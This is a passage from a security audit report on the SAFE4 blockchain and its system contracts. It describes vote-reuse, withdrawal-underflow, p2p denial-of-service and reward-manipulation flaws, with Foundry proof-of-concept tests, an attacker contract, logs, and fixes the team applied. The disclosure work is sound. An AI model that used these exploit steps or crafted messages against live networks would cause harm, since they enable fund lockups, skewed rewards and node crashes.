    uint256 constant SUPERNODE_APPEND_MIN_LOCKDAY = 2 * 360;
    uint256 constant RECORD_SUPERNODE_FREEZEDAY = 90;
    uint256 constant RECORD_SNVOTE_LOCKDAY = 7;

    string constant ENODE_ONE =
"enode://a7470f55fa1921b401eb66503d87857cb0840a65407c41016f10557ccd6bdf454bc38fa1762
9fd19ce66ca89445a92516b3f3f33ff7fed3f9ebdbdd2bb261358@10.0.0.164:30301";
    string constant ENODE_TWO =
"enode://a7470f55fa1921b401eb66503d87857cb0840a65407c41016f10557ccd6bdf454bc38fa1762
9fd19ce66ca89445a92516b3f3f33ff7fed3f9ebdbdd2bb261358@10.0.0.165:30302";
    string constant ENODE_THREE =
"enode://a7470f55fa1921b401eb66503d87857cb0840a65407c41016f10557ccd6bdf454bc38fa1762
9fd19ce66ca89445a92516b3f3f33ff7fed3f9ebdbdd2bb261358@10.0.0.166:30303";
```

```

function initProperties() public{
    vm.mockCall(address(0x0000000000000000000000000000000000000000000000000000000000000000),
abi.encodeWithSelector(Property.getValue.selector, "block_space"),
abi.encode(BLOCK_SPACE));
    vm.mockCall(address(0x0000000000000000000000000000000000000000000000000000000000000000),
abi.encodeWithSelector(Property.getValue.selector, "supernode_min_amount"),
abi.encode(SUPER_NODE_MIN_AMOINT));
    vm.mockCall(address(0x0000000000000000000000000000000000000000000000000000000000000000),
abi.encodeWithSelector(Property.getValue.selector, "supernode_union_min_amount"),
abi.encode(SUPERNODE_UNION_MIN_AMOUNT));
    vm.mockCall(address(0x0000000000000000000000000000000000000000000000000000000000000000),
abi.encodeWithSelector(Property.getValue.selector, "supernode_min_lockday"),
abi.encode(SUPERNODE_MIN_LOCKDAY));
    vm.mockCall(address(0x0000000000000000000000000000000000000000000000000000000000000000),
abi.encodeWithSelector(Property.getValue.selector, "supernode_append_min_amount"),
abi.encode(SUPERNODE_APPEND_MIN_AMOUNT));
    vm.mockCall(address(0x0000000000000000000000000000000000000000000000000000000000000000),
abi.encodeWithSelector(Property.getValue.selector, "supernode_append_min_lockday"),
abi.encode(SUPERNODE_APPEND_MIN_LOCKDAY));
    vm.mockCall(address(0x0000000000000000000000000000000000000000000000000000000000000000),
abi.encodeWithSelector(Property.getValue.selector, "record_supernode_freezeday"),
abi.encode(RECORD_SUPERNODE_FREEZEDAY));
    vm.mockCall(address(0x0000000000000000000000000000000000000000000000000000000000000000),
abi.encodeWithSelector(Property.getValue.selector, "record_snvote_lockday"),
abi.encode(RECORD_SNVOTE_LOCKDAY));
}

function setUp() public {

    accountManager = new AccountManager();
    vm.etch(Constant.ACCOUNT_MANAGER_ADDR, address(accountManager).code);
    accountManager = AccountManager(Constant.ACCOUNT_MANAGER_ADDR);

    vm.startPrank(owner);
    accountManager.initialize();

    masterNodeStorage = new MasterNodeStorage();
    superNodeStorage = new SuperNodeStorage();
    snVote = new SNVote();

    vm.etch(Constant.SNVOTE_ADDR, address(snVote).code);
    vm.etch(Constant.MASTERNODE_STORAGE_ADDR, address(masterNodeStorage).code);
    vm.etch(Constant.SUPERNODE_STORAGE_ADDR, address(superNodeStorage).code);

    superNodeLogic = new SuperNodeLogic();
    vm.etch(Constant.SUPERNODE_LOGIC_ADDR, address(superNodeLogic).code);
    superNodeLogic = SuperNodeLogic(Constant.SUPERNODE_LOGIC_ADDR);
    superNodeLogic.initialize();

    snVote = SNVote(Constant.SNVOTE_ADDR);
    snVote.initialize();
}

```

```
vm.stopPrank();

vm.deal(creatorOne, 100000 ether);
vm.deal(creatorTwo, 100000 ether);
vm.deal(partnerOne, 100000 ether);
vm.deal(partnerTwo, 100000 ether);
}

function registerAndAppend() public{

    vm.startPrank(creatorOne);
    // RecordId = 1
    superNodeLogic.register{value: 5000 ether}(true, superNodeOne,
SUPERNODE_MIN_LOCKDAY, "superNodeOne", ENODE_ONE, "this is the super node one", 10,
40, 50);
    // RecordId = 2
    superNodeLogic.register{value: 5000 ether}(true, superNodeTwo,
SUPERNODE_MIN_LOCKDAY, "superNodeTwo", ENODE_TWO, "this is the super node two", 10,
40, 50);
    vm.stopPrank();

    vm.startPrank(partnerOne);
    // RecordId = 3
    superNodeLogic.appendRegister{value: 2000 ether}(superNodeOne,
SUPERNODE_APPEND_MIN_LOCKDAY);
    vm.stopPrank();

    vm.startPrank(partnerTwo);
    // RecordId = 4
    superNodeLogic.appendRegister{value: 2000 ether }(superNodeOne,
SUPERNODE_APPEND_MIN_LOCKDAY);
    vm.stopPrank();
}

function deposit() public{
    vm.startPrank(partnerOne);
    accountManager.deposit{value: 5000 ether}(partnerOne, 120); // RecordId = 5

    vm.stopPrank();

    vm.startPrank(partnerTwo);
    accountManager.deposit{value: 5000 ether}(partnerTwo, 120); // RecordID = 6
    vm.stopPrank();
}

function vote( address superNodeAddress) public{
    vm.roll(block.number + (1 days)/BLOCK_SPACE);

    vm.startPrank(partnerOne);
```

```
uint256[] memory recordIds = new uint256[](1);
recordIds[0] = 5;
sNVote.voteOrApproval(true, superNodeAddress, recordIds);
vm.stopPrank();

vm.startPrank(partnerTwo);
recordIds = new uint256[](1);
recordIds[0] = 6;
sNVote.voteOrApproval(true, superNodeAddress, recordIds);
vm.stopPrank();
}

function testWithdrawByNodeCreatorAfterVotes() public{
    initProperties();
    console.log(" 1. Create SuperNodes and append partners.");
    registerAndAppend();
    deposit();
    console.log(" 2. Partners cast their votes for SuperNode Two.");
    vote(superNodeTwo);

    console.log(" 3. Get Total VoteNum of the SuperNode Two after votes : ",
sNVote.getTotalVoteNum(superNodeTwo)/ 1 ether);

    vm.roll(block.number + 2 * 360 days /BLOCK_SPACE);

    vm.startPrank(creatorOne);
    accountManager.withdraw();
    console.log(" 4. The creator of SuperNode Two withdraws the lock record and
dissolves SuperNode Two.");
    vm.stopPrank();

    console.log(" 5. Get Total VoteNum of the SuperNode Two again after the
SuperNode Two is dissolved: ", sNVote.getTotalVoteNum(superNodeTwo)/ 1 ether);

    vm.startPrank(creatorOne);
    superNodeLogic.register{value: 5000 ether}(true, superNodeTwo,
SUPERNODE_MIN_LOCKDAY, "superNodeOne", ENODE_ONE, "this is the super node one", 10,
40, 50);
    console.log(" 6. A malicious user registers a new SuperNode Three using the
address of SuperNode Two, which has already been dissolved.");
    vm.stopPrank();

    console.log(" 7. Get Total VoteNum of the SuperNode Three: ",
sNVote.getTotalVoteNum(superNodeTwo)/ 1 ether);
}
}
```

```
Running 1 test for test/SuperNodeLogic.t.sol:AccountManagerTest
```

```
[PASS] testWithdrawByNodeCreatorAfterVotes() (gas: 4262860)
```

```
Logs:
```

1. Create SuperNodes and append partners.
2. Partners cast their votes for SuperNode Two.
3. Get the Total VoteNum of the SuperNode Two after votes: 15000
4. The creator of SuperNode Two withdraws the lock record and dissolves SuperNode Two.
5. Get the Total VoteNum of the SuperNode Two again After the SuperNode Two is dissolved: 15000
6. A malicious user registers a new SuperNode Three using the address of SuperNode Two, which has already been released.
7. Get the Total VoteNum of the SuperNode Three: 15000

Recommendation

Recommend to implement a mechanism to automatically invalidate or remove all votes cast for a super node when it is dissolved. This ensures that votes from a dissolved super node cannot be reused.

Alleviation

[SAFE4 Team - 12/20/2024] :

The team heeded the advice and resolved the finding by removing all votes cast on the super node when it was dissolved.

The change is reflected in the commit [406fcdd66cc0771814c0ca98d62002aa3124869f](#).

SAA-04 | DEPOSIT WITHDRAWAL AND PROXY VOTING DISRUPTION DUE TO FLAWED SUPER NODE DISSOLUTION LOGIC

Category	Severity	Location	Status
Logical Issue	● Major	AccountManager.sol (SAFE4-system-contract): 104; SNVote.sol (SAFE4-system-contract): 90, 631~640; SuperNodeLogic.sol (SAFE4-system-contract): 13, 40	● Resolved

Description

Repository:

- `SAFE4 System Contract`

Commit hash:

- `69e732ace3c61a7b0ab16a3ff49a0b9ab521f5f4`

Files:

- `AccountManager.sol`
- `SNVote.sol`
- `SuperNodeLogic.sol`

A founder can invoke the `register` function to create a super node by locking a minimum deposit amount. Partners can join the super node by locking additional deposits, thereby gaining voting rights. Both founders and partners are allowed to withdraw their deposits after the lock-in period through the `withdraw` function.

SuperNodeLogic.sol

```
13  function register(bool _isUnion, address _addr, uint _lockDay, string memory
    _name, string memory _enode, string memory _description, uint _creatorIncentive,
    uint _partnerIncentive, uint _voterIncentive) public payable override {
14      ...
15  }
```

```
40  function appendRegister(address _addr, uint _lockDay) public payable
    override {
41      ...
42  }
43
```

If a founder withdraws their deposit prematurely, the super node is dissolved, and its associated data is deleted. During this process, when partners attempt to withdraw their deposits, the `remove` function is triggered to revoke their votes from the dissolved super node. However, the `remove` function depends on the `isSN(dstAddr)` condition to check the existence of the super node. Since the super node's data is deleted upon dissolution, this condition `isSN(dstAddr)` always evaluates to false.

AccountManager.sol

```
104     function withdraw() public override noReentrant returns (uint) {
105         ...
106     }
```

SNVote.sol

```
601     function remove(address _voterAddr, uint _recordID) internal {
602         ...
603         // unfreeze record
604     >     if(isSN(dstAddr)) { // vote
605             allAmount -= amount;
606             allVoteNum -= num;
607             getAccountManager().setRecordVoteInfo(_recordID, address(0), 0);
608             emit SNVOTE_REMOVE_VOTE(_voterAddr, dstAddr, _recordID, num);
609         } else { // proxy
610     >         allProxiedAmount -= amount;
611             allProxiedVoteNum -= num;
612             emit SNVOTE_REMOVE_APPROVAL(_voterAddr, dstAddr, _recordID, num);
613         }
614     }
```

As a result, the vote-linked deposits are incorrectly deducted from `allProxiedAmount`. If `allProxiedAmount` is smaller than the deducted amount, this leads to an arithmetic over/underflow, resulting in system errors and preventing successful withdrawal of partner deposits.

Additionally, this flawed deduction logic can cause `allProxiedAmount` to become smaller than the proxy-deposited amount, affecting the `proxyVote` function. The `proxyVote` function reallocates votes from proxies to other super nodes, but the incorrect deduction disrupts this process. This can trigger further arithmetic over/underflow errors, undermining the integrity and reliability of the proxy voting mechanism.

SNVote.sol

```
81     function proxyVote(address _snAddr) public override {
82         require(isValidMN(msg.sender), "invalid proxy");
83         require(isValidSN(_snAddr), "invalid supernode");
84         uint recordID;
85         address voterAddr;
86         uint[] memory ids = dst2ids[msg.sender];
87         for(uint i; i < ids.length; i++) {
88             recordID = ids[i];
89             voterAddr = id2record[recordID].voterAddr;
90 >         remove(voterAddr, recordID); // remove vote or approval
91         add(voterAddr, _snAddr, recordID); // add vote
92     }
93 }
```

I Proof of Concept

To demonstrate this issue, the auditing team provide the following test:

```
pragma solidity ^0.8.13;

import {Test, console} from "forge-std/Test.sol";
import "../AccountManager.sol";
import "../Property.sol";
import "../MasterNodeStorage.sol";
import "../SuperNodeStorage.sol";
import "../SNVote.sol";
import "../utils/Constant.sol";
import "../SuperNodeLogic.sol";

contract AccountManagerTest is Test {

    AccountManager public accountManager;
    address owner = makeAddr("owner");
    MasterNodeStorage public masterNodeStorage;
    SuperNodeStorage public superNodeStorage;
    SuperNodeLogic superNodeLogic;
    SNVote public snVote;

    address superNodeOne = makeAddr("superNodeOne");
    address superNodeTwo = makeAddr("superNodeTwo");

    address creatorOne = makeAddr("founderOne");
    address creatorTwo = makeAddr("founderTwo");

    address partnerOne = makeAddr("partnerOne");
    address partnerTwo = makeAddr("partnerTwo");

    uint256 constant BLOCK_SPACE = 30;
    uint256 constant SUPER_NODE_MIN_AMOINT = 5000 ;
    uint256 constant SUPERNODE_UNION_MIN_AMOUNT = 1000 ;
    uint256 constant SUPERNODE_MIN_LOCKDAY = 2 * 360;
    uint256 constant SUPERNODE_APPEND_MIN_AMOUNT = 500 ;
    uint256 constant SUPERNODE_APPEND_MIN_LOCKDAY = 2 * 360;
    uint256 constant RECORD_SUPERNODE_FREEZEDAY = 90;
    uint256 constant RECORD_SNVOTE_LOCKDAY = 7;

    string constant ENODE_ONE =
"enode://a7470f55fa1921b401eb66503d87857cb0840a65407c41016f10557ccd6bdf454bc38fa1762
9fd19ce66ca89445a92516b3f3f33ff7fed3f9ebdbdd2bb261358@10.0.0.164:30301";
    string constant ENODE_TWO =
"enode://a7470f55fa1921b401eb66503d87857cb0840a65407c41016f10557ccd6bdf454bc38fa1762
9fd19ce66ca89445a92516b3f3f33ff7fed3f9ebdbdd2bb261358@10.0.0.165:30302";
    string constant ENODE_THREE =
"enode://a7470f55fa1921b401eb66503d87857cb0840a65407c41016f10557ccd6bdf454bc38fa1762
9fd19ce66ca89445a92516b3f3f33ff7fed3f9ebdbdd2bb261358@10.0.0.166:30303";

    function initProperties() public{
```

```

        vm.mockCall(address(0x0000000000000000000000000000000000000000000000000000000000000000),
abi.encodeWithSelector(Property.getValue.selector, "block_space"),
abi.encode(BLOCK_SPACE));
        vm.mockCall(address(0x0000000000000000000000000000000000000000000000000000000000000000),
abi.encodeWithSelector(Property.getValue.selector, "supernode_min_amount"),
abi.encode(SUPER_NODE_MIN_AMOINT));
        vm.mockCall(address(0x0000000000000000000000000000000000000000000000000000000000000000),
abi.encodeWithSelector(Property.getValue.selector, "supernode_union_min_amount"),
abi.encode(SUPERNODE_UNION_MIN_AMOUNT));
        vm.mockCall(address(0x0000000000000000000000000000000000000000000000000000000000000000),
abi.encodeWithSelector(Property.getValue.selector, "supernode_min_lockday"),
abi.encode(SUPERNODE_MIN_LOCKDAY));
        vm.mockCall(address(0x0000000000000000000000000000000000000000000000000000000000000000),
abi.encodeWithSelector(Property.getValue.selector, "supernode_append_min_amount"),
abi.encode(SUPERNODE_APPEND_MIN_AMOUNT));
        vm.mockCall(address(0x0000000000000000000000000000000000000000000000000000000000000000),
abi.encodeWithSelector(Property.getValue.selector, "supernode_append_min_lockday"),
abi.encode(SUPERNODE_APPEND_MIN_LOCKDAY));
        vm.mockCall(address(0x0000000000000000000000000000000000000000000000000000000000000000),
abi.encodeWithSelector(Property.getValue.selector, "record_supernode_freezeday"),
abi.encode(RECORD_SUPERNODE_FREEZEDAY));
        vm.mockCall(address(0x0000000000000000000000000000000000000000000000000000000000000000),
abi.encodeWithSelector(Property.getValue.selector, "record_snvote_lockday"),
abi.encode(RECORD_SNVOTE_LOCKDAY));
    }

function setUp() public {

    accountManager = new AccountManager();
    vm.etch(Constant.ACCOUNT_MANAGER_ADDR, address(accountManager).code);
    accountManager = AccountManager(Constant.ACCOUNT_MANAGER_ADDR);

    vm.startPrank(owner);
    accountManager.initialize();

    masterNodeStorage = new MasterNodeStorage();
    superNodeStorage = new SuperNodeStorage();
    snVote = new SNVote();

    vm.etch(Constant.SNVOTE_ADDR, address(snVote).code);
    vm.etch(Constant.MASTERNODE_STORAGE_ADDR, address(masterNodeStorage).code);
    vm.etch(Constant.SUPERNODE_STORAGE_ADDR, address(superNodeStorage).code);

    superNodeLogic = new SuperNodeLogic();
    vm.etch(Constant.SUPERNODE_LOGIC_ADDR, address(superNodeLogic).code);
    superNodeLogic = SuperNodeLogic(Constant.SUPERNODE_LOGIC_ADDR);
    superNodeLogic.initialize();

    snVote = SNVote(Constant.SNVOTE_ADDR);
    snVote.initialize();
}

```

```
vm.stopPrank();

vm.deal(creatorOne, 100000 ether);
vm.deal(creatorTwo, 100000 ether);
vm.deal(partnerOne, 100000 ether);
vm.deal(partnerTwo, 100000 ether);
}

function registerAndAppend() public{

    vm.startPrank(creatorOne);
    // RecordId = 1
    superNodeLogic.register{value: 5000 ether}(true, superNodeOne,
    SUPERNODE_MIN_LOCKDAY, "superNodeOne", ENODE_ONE, "this is the super node one", 10,
    40, 50);
    // RecordId = 2
    superNodeLogic.register{value: 5000 ether}(true, superNodeTwo,
    SUPERNODE_MIN_LOCKDAY, "superNodeTwo", ENODE_TWO, "this is the super node two", 10,
    40, 50);
    vm.stopPrank();

    vm.startPrank(partnerOne);
    // RecordId = 3
    superNodeLogic.appendRegister{value: 2000 ether}(superNodeOne,
    SUPERNODE_APPEND_MIN_LOCKDAY);
    vm.stopPrank();

    vm.startPrank(partnerTwo);
    // RecordId = 4
    superNodeLogic.appendRegister{value: 2000 ether }(superNodeOne,
    SUPERNODE_APPEND_MIN_LOCKDAY);
    vm.stopPrank();
}

function deposit() public{
    vm.startPrank(partnerOne);
    accountManager.deposit{value: 5000 ether}(partnerOne, 120); // RecordId = 5

    vm.stopPrank();

    vm.startPrank(partnerTwo);
    accountManager.deposit{value: 5000 ether}(partnerTwo, 120); // RecordID = 6
    vm.stopPrank();
}

function vote( address superNodeAddress) public{
    vm.roll(block.number + (1 days)/BLOCK_SPACE);

    vm.startPrank(partnerOne);
    uint256[] memory recordIds = new uint256[](1);
```

```
recordIds[0] = 5;
sNVote.voteOrApproval(true, superNodeAddress, recordIds);
vm.stopPrank();

vm.startPrank(partnerTwo);
recordIds = new uint256[](1);
recordIds[0] = 6;
sNVote.voteOrApproval(true, superNodeAddress, recordIds);
vm.stopPrank();
}

function testWithdrawByNodeCreatorThenWithdrawByPartners() public{

    initProperties();
    console.log(" 1. Create SuperNodes and append partners.");
    registerAndAppend();
    deposit();
    console.log(" 2. Partners cast their votes for SuperNode Two.");
    vote(superNodeTwo);

    vm.roll(block.number + 2 * 360 days /BLOCK_SPACE);

    vm.startPrank(creatorOne);
    accountManager.withdraw();
    console.log(" 3. The creator of SuperNode Two withdraws the lock record and
dissolves SuperNode Two.");
    vm.stopPrank();

    vm.startPrank(partnerOne);
    accountManager.withdraw();
    console.log(" 4. The Partner One of SuperNode Two withdraws the lock
record.");
    vm.stopPrank();
}
}
```

```
Running 1 test for test/SuperNodeLogic.t.sol:AccountManagerTest
[FAIL. Reason: Arithmetic over/underflow]
testWithdrawByNodeCreatorThenWithdrawByPartners() (gas: 4653502)
Logs:
  1. Create SuperNodes and append partners.
  2. Partners cast their votes for SuperNode Two.
  3. The creator of SuperNode Two withdraws the lock record and dissolves
SuperNode Two.

Test result: FAILED. 0 passed; 1 failed; finished in 12.46ms

Failing tests:
Encountered 1 failing test in test/SuperNodeLogic.t.sol:AccountManagerTest
[FAIL. Reason: Arithmetic over/underflow]
testWithdrawByNodeCreatorThenWithdrawByPartners() (gas: 4653502)
```

Recommendation

Recommend to revise the super node dissolution logic to properly handle the removal of votes and associated deposits, ensuring that the `remove` function checks for the super node's existence and prevents incorrect deductions from `allProxiedAmount` after the node is dissolved.

Alleviation

[SAFE4 Team - 12/20/2024] :

The team heeded the advice and resolved the finding by removing all votes cast on the super node when it was dissolved. The change is reflected in the commit [406fcdd66cc0771814c0ca98d62002aa3124869f](#).

SAE-15 | DOS ATTACK VIA MALICIOUS P2P MESSAGE WHEN QUERYING CONTIGUOUS BLOCK HEADERS

Category	Severity	Location	Status
Denial of Service	Major	core/headerchain.go (SAFE4): 537; core/rawdb/accessors_chain.go (SAFE4): 337~338; eth/protocols/eth/handlers.go (SAFE4): 186	Resolved

Description

Repository:

- SAFE4 Chain

Commits:

- 8d27df326bef646bcaccdc1c600b948dcf251768

Files:

- core/rawdb/accessors_chain.go
- core/headerchain.go
- eth/protocols/eth/handlers.go

A vulnerability in the handling of specially crafted p2p messages can cause a node to consume excessive memory, leading to potential denial-of-service (DoS) attacks. An attacker can exploit this vulnerability by sending a malicious `GetBlockHeadersRequest` message with a count of 0, triggering an integer underflow and allowing them to request a large number of headers.

The issue arises in the `serviceContiguousBlockHeaderQuery` function, where the `count-1` value is passed to the `GetHeadersFrom` function as the count parameter. When the count is 0, this results in `UINT64_MAX` being passed as the count argument, bypassing the `maxHeadersServe` limit and allowing an attacker to **request all headers from the latest block back to the genesis block**.

The vulnerable code snippet is shown as below:

```
eth/protocols/eth/handlers.go
```

```

176 func serviceContiguousBlockHeaderQuery(chain *core.BlockChain, query *
GetBlockHeadersRequest) []rlp.RawValue {
177 //...
178     if !query.Reverse {
179
180 // Theoretically, we are tasked to deliver header by hash H, and onwards.
181 // However, if H is not canon, we will be unable to deliver any descendants of
182 // H.
183     if canonHash := chain.GetCanonicalHash(num); canonHash != hash {
184         // Not canon, we can't deliver descendants
185         return headers
186     }
187     descendants := chain.GetHeadersFrom(num+count-1, count-1)
188     for i, j := 0, len(descendants)-1; i < j; i, j = i+1, j-1 {
189         descendants[i], descendants[j] = descendants[j], descendants[i]
190     }
191     headers = append(headers, descendants...)
192     return headers
193 }
194 }

```

The `GetHeadersFrom` is invoked,

`core/headerchain.go`

```

533 func (hc *HeaderChain) GetHeadersFrom(number, count uint64) []rlp.RawValue {
534 //...
535     // Read remaining from db
536     if count > 0 {
537         headers = append(headers, rawdb.ReadHeaderRange(hc.chainDb, number,
count)...)
538     }
539     return headers
540 }

```

Then the count is passed to the `ReadHeaderRange`, as below code snippet shown:

`core/rawdb/accessors_chain.go`

```
334 func ReadHeaderRange(db ethdb.Reader, number uint64, count uint64) []rlp.  
RawValue {  
335 //...  
336 // read remaining from ancients  
337 max := uint64(0) * 700  
338 data, err := db.AncientRange(freezerHeaderTable, i+1-count, count, max)  
339 if err == nil && uint64(len(data)) == count {  
340 // the data is on the order [h, h+1, .., n] -- reordering needed  
341 for i := range data {  
342 rlpHeaders = append(rlpHeaders, data[len(data)-1-i])  
343 }  
344 }  
345 return rlpHeaders  
346 }
```

This can cause the node to consume large amounts of memory, leading to performance issues and potentially crashing the node.

Two common types of Denial of Service (DoS) vulnerabilities may arise due to this issue:

- High CPU/Memory Consumption: The attacker sends specially crafted requests, forcing the system to spend excessive time and resources processing them, leading to performance degradation.
- System Crash: By sending carefully crafted requests, the attacker may trigger conditions that result in a system crash, leading to a complete service outage.

Reference:

- [CVE-2024-32972](#)
- [Geth-GHSA](#)

Recommendation

Recommend to add a sanity-check for header-range queries as upstream geth PR [geth#29534](#) to mitigate the vulnerability.

Alleviation

[SAFE4 Team - 12/21/2024] :

The team heeded our advice and resolved the finding by applying the fix in [geth#29534](#) . The change is reflected in the commit [0af86d627a802e504b71531104b91a89349f78b0](#) .

SAS-02 | DOS ATTACK VIA MALICIOUS P2P MESSAGE BY DUMPED PING REQUESTS

Category	Severity	Location	Status
Logical Issue	● Major	p2p/peer.go (SAFE4): 295~311	● Resolved

Description

Repository:

- `SAFE4 Chain`

Commits:

- `8d27df326bef646bcaccdc1c600b948dcf251768`

Files:

- `p2p/peer.go`

In the `pingLoop` for peer to handling the ping requests with `pingMsg`, there is no limit for ping requests from a single peer.

`p2p/peer.go`

```
func (p *Peer) pingLoop() {
    ping := time.NewTimer(pingInterval)
    defer p.wg.Done()
    defer ping.Stop()
    for {
        select {
        case <-ping.C:
            if err := SendItems(p.rw, pingMsg); err != nil {
                p.protoErr <- err
                return
            }
            ping.Reset(pingInterval)
        case <-p.closed:
            return
        }
    }
}
```

So there could be a DoS scenario by flooding a node with ping requests, and an unbounded number of goroutines can be created, leading to resource exhaustion and potentially crash due to OOM(Out Of Memory). This issue has been disclosed in CVE as well as GHSA in community(See References below), and it's highly recommended to fix it before the main net launch.

References:

- [CVE-2023-40591](#)
- [GHSA-ppjg-v974-84cm](#)

Recommendation

Recommend to restrict ping requests as upstream geth [p2p: move ping handling into pingLoop_goroutine #27887](#)

Alleviation

[SAFE4 Team - 12/02/2024] :

The team heeded our advice and resolved the finding by restricting ping requests. The change is reflected in the commit

[6c369d5916233ac391420c7a198a34bad2257634](#) .

SFE-04 | MANIPULATION OF REWARD DISTRIBUTION OF MASTER NODES THROUGH `lastRewardHeight` UPDATES

Category	Severity	Location	Status
Logical Issue	● Major	SuperNodeStorage.sol (SAFE4-system-contract): 151; SystemReward.sol (SAFE4-system-contract): 6; consensus/spos/spos.go (SAFE4): 1107	● Resolved

Description

Repository:

- `SAFE4 System Contract`
- `SAFE4 Chain`

Commit hash:

- `69e732ace3c61a7b0ab16a3ff49a0b9ab521f5f4`
- `8d27df326bef646bcaccdc1c600b948dcf251768`

Files:

- `SuperNodeStorage.sol`
- `SystemReward.sol`
- `consensus/spos/spos.go`

The `distributeReward` function is responsible for allocating block rewards to super nodes, master nodes, and proposals when a block is finalized.

consensus/spos/spos.go

```

1102     func (s *Spos) distributeReward(header *types.Header, state *state.
StateDB, txs []*types.Transaction, receipts []*types.Receipt) error {
1103         number := header.Number.Uint64()
1104         totalReward := getBlockSubsidy(number, withoutSuperBlockPart)
1105         masterNodePayment := getMasternodePayment(totalReward)
1106         superNodeReward := new(big.Int).Sub(totalReward, masterNodePayment)
1107         mnAddr, err := s.GetNextMasterNode(header.ParentHash)
1108         if err != nil {
1109             return fmt.Errorf(
"spos-distributeReward get next masternode failed, number: %d, parent: %s, error:
%s"
, number, header.ParentHash, err.Error())
1110         }
1111         ppAddr := systemcontracts.ProposalContractAddr
1112         ppAmount := getBlockSubsidy(number, onlySuperBlockPart)
1113         return s.Reward(header.Coinbase, superNodeReward, mnAddr,
masterNodePayment, ppAddr, ppAmount, header, state, txs, receipts)
1114     }

```

To determine the next master node to receive rewards, it invokes the `s.GetNextMasterNode` function, which utilizes the `selectNext` function of the smart contract to select the `masternode` with the smallest `lastRewardHeight`.

MasterNodeStorage.sol

```

124     function getNext() public view override returns (address) {
125         ...
126         if(count != 0) {
127             return selectNext(mns, count).addr;
128         }
129         ...
130     }

```

```

349     function selectNext(MasterNodeInfo[] memory _arr, uint len) internal pure
returns (MasterNodeInfo memory) {
350         uint pos;
351         uint temp = _arr[pos].lastRewardHeight;
352         for(uint i = 1; i < len; i++) {
353             if(temp > _arr[i].lastRewardHeight) {
354                 pos = i;
355                 temp = _arr[i].lastRewardHeight;
356             }
357         }
358         return _arr[pos];
359     }

```

However, a vulnerability exists where a malicious supernode can exploit the reward function of the `SystemReward` contract. By sending a minimal reward, such as 1 wei, to a masternode, the `lastRewardHeight` of that masternode is updated.

SystemReward.sol

```
7     function reward(address _snAddr, uint _snAmount, address _mnAddr, uint
_mnAmount, address _ppAddr, uint _ppAmount) public payable override onlyFormalSN {
8         require(isFormalSN(_snAddr), "invalid supernode");
9         require(isValidMN(_mnAddr), "invalid masternode");
10        require(_ppAddr == Constant.PROPOSAL_ADDR, "invalid proposal contract")
;
11        require(_snAmount > 0, "invalid supernode reward");
12        require(_mnAmount > 0, "invalid masternode reward");
13        require(_snAmount + _mnAmount + _ppAmount == msg.value,
"invalid amount");
14        getSuperNodeLogic().reward{value: _snAmount}(_snAddr);
15        getMasterNodeLogic().reward{value: _mnAmount}(_mnAddr);
16        getProposal().reward{value: _ppAmount}();
17    }
```

This manipulation allows the attacker to postpone the selection of other masternodes for rewards, effectively controlling the distribution process to benefit specific masternodes.

Scenario

A potential attack scenario is as follows:

1. Deploy an attack contract, `AttackerAsSuperNode`, that mimics the role of a formal super node to distribute 1 wei rewards to master nodes, effectively delaying their reward distribution. (To ensure the to address of the transaction is not the SystemReward contract address, thereby bypassing the mempool check)
2. Set up a malicious super node alongside three master nodes (masterNodeOne, masterNodeTwo, and masterNodeThree).
3. Wait for the malicious super node to transition to an active state.
4. Once active, the malicious super node's owner updates the node's address to point to the attack contract `AttackerAsSuperNode`.
5. Use the attack contract to send 1 wei to specific master nodes, such as masterNodeOne and masterNodeTwo, to delay their reward distribution.
6. As a result, masterNodeThree consistently receives the block rewards.
7. Repeat steps 5 and 6 to maintain control over the reward allocation process.

Proof of Concept

To demonstrate the attack scenario, the auditing team provide the following test:

- To create an attack contract.

```
// SPDX-License-Identifier: MIT
pragma solidity >=0.8.6 <=0.8.19;

import "../SystemReward.sol";
import "../SystemReward.sol";

contract AttackerAsSupperNode {

    address public systemRewardContract;

    constructor(address _systemRewardContract) {
        require(_systemRewardContract != address(0), "Invalid contract address");
        systemRewardContract = _systemRewardContract;
    }

    function reward(address _snAddr, uint _snAmount, address _mnAddr, uint
_mnAmount, address _ppAddr, uint _ppAmount) payable public{
        SystemReward(systemRewardContract).reward{value: 3 wei}
(_snAddr,_snAmount,_mnAddr,_mnAmount,_ppAddr,_ppAmount);
    }
}
```

- Utilize the attack contract to allocate 1 wei rewards to other master nodes, thereby delaying their reward distribution.

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.13;

import {Test, console} from "forge-std/Test.sol";
import "../AccountManager.sol";
import "../Property.sol";
import "../MasterNodeStorage.sol";
import "../SuperNodeStorage.sol";
import "../SNVote.sol";
import "../utils/Constant.sol";
import "../SuperNodeLogic.sol";
import "../MasterNodeLogic.sol";
import "../SystemReward.sol";
import "../AttackerAsSupperNode.sol";
import "../Proposal.sol";

contract SystemRewardTest is Test {

    AccountManager public accountManager;
    address owner = makeAddr("owner");
    MasterNodeStorage public masterNodeStorage;
    SuperNodeStorage public superNodeStorage;
    SuperNodeLogic superNodeLogic;
    MasterNodeLogic masterNodeLogic;
    SNVote public sNVote;
    SystemReward public systemReward;
    AttackerAsSupperNode public attackerAsSupperNode;
    Proposal public proposal;

    address masterNodeOne = makeAddr("masterNodeOne");
    address masterNodeTwo = makeAddr("masterNodeTwo");
    address masterNodeThree = makeAddr("masterNodeThree");

    address superNodeOld = makeAddr("superNodeOld");

    address superNodeNew;

    address nodeCreator = makeAddr("nodeCreator");

    uint256 constant BLOCK_SPACE = 30;
    uint256 constant SUPER_NODE_MIN_AMOINT = 5000 ;
    uint256 constant SUPERNODE_UNION_MIN_AMOUNT = 1000 ;
    uint256 constant SUPERNODE_MIN_LOCKDAY = 2 * 360;
    uint256 constant SUPERNODE_APPEND_MIN_AMOUNT = 500 ;
    uint256 constant SUPERNODE_APPEND_MIN_LOCKDAY = 2 * 360;
    uint256 constant RECORD_SUPERNODE_FREEZEDAY = 90;
    uint256 constant RECORD_SNVOTE_LOCKDAY = 7;
```

```
uint256 constant MASTERNODE_MIN_AMOUNT = 1000;
uint256 constant MASTERNODE_UNION_MIN_AMOUNT = 200;
uint256 constant MASTERNODE_APPEND_MIN_AMOUNT = 100;
uint256 constant MASTERNODE_MIN_LOCKDAY = 2 * 360;
uint256 constant MASTERNODE_APPEND_MIN_LOCKDAY = 2 * 360;
uint256 constant RECORD_MASTERNODE_FREEZEDAY = 30;

uint256 constant SUPERNODE_MAX_NUM = 49;

string constant MASTER_NODE_ONE =
